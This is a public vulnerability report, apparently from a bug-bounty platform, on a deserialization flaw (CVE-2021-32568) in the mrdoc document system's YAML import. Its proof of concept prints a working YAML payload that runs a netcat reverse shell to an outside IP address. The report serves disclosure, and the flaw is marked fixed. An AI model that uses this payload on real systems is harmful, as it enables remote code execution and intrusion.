


Deserialization of Untrusted Data in zmister2016/mrdoc

Valid Reported on Aug 29th 2021

Description

online document system developed based on python. It is suitable for individuals and small teams to manage documents, wiki, knowledge and notes. like gitbook this package is vulnerable for RCE due to Yaml.load in import function

Proof of Concept



Uploaded Zip :

```
Downloads/poc/mrdoc_report_md on ➤ (eu-west-1)
$ unzip -l mrdoc_report_md.zip
Archive:  mrdoc_report_md.zip
  Length  Date   Time    Name
-----  -
0         00-20-2021 14:16    media/
213      00-20-2021 12:58    mrdoc.yaml
-----
213
Downloads/poc/mrdoc_report_md on ➤ (eu-west-1)
$ cat mrdoc_report_md/mrdoc.yaml
File:  mrdoc_report_md/mrdoc.yaml
1  !!python/object/new:type
2  args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
3  listitems: ["__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 192.168.1.102 8090 >/tmp/f')"]
```

Payload.yaml :

```
!!python/object/new:type
args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
listitems: ["__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bi
```

Impact

This vulnerability is capable of RCE

Occurrences

import\_utils.py L61

CVE  
CVE-2021-32568  
(Published)

Vulnerability Type  
CWE-502: Deserialization of Untrusted Data


Severity  
High (7.5)

Affected Version  
v

Visibility  
Public

Status  
Fixed


Found by



Abdul muhaimin  
@binslashsh  
unranked

Chat with us

Fixed by



Abdul muhaimin

@binslashsh

unranked ▾

This report was seen 433 times.

Abdul muhaimin submitted a patch a year ago

Abdul muhaimin a year ago

Researcher

added a fix!

zmister2016 validated this vulnerability a year ago

Abdul muhaimin has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

zmister2016 marked this as fixed with commit `bb49e1` a year ago

Abdul muhaimin has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Jamie Slome a year ago

Admin

CVE published! 🎉

Abdul muhaimin a year ago

Researcher

Cool 🍻

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team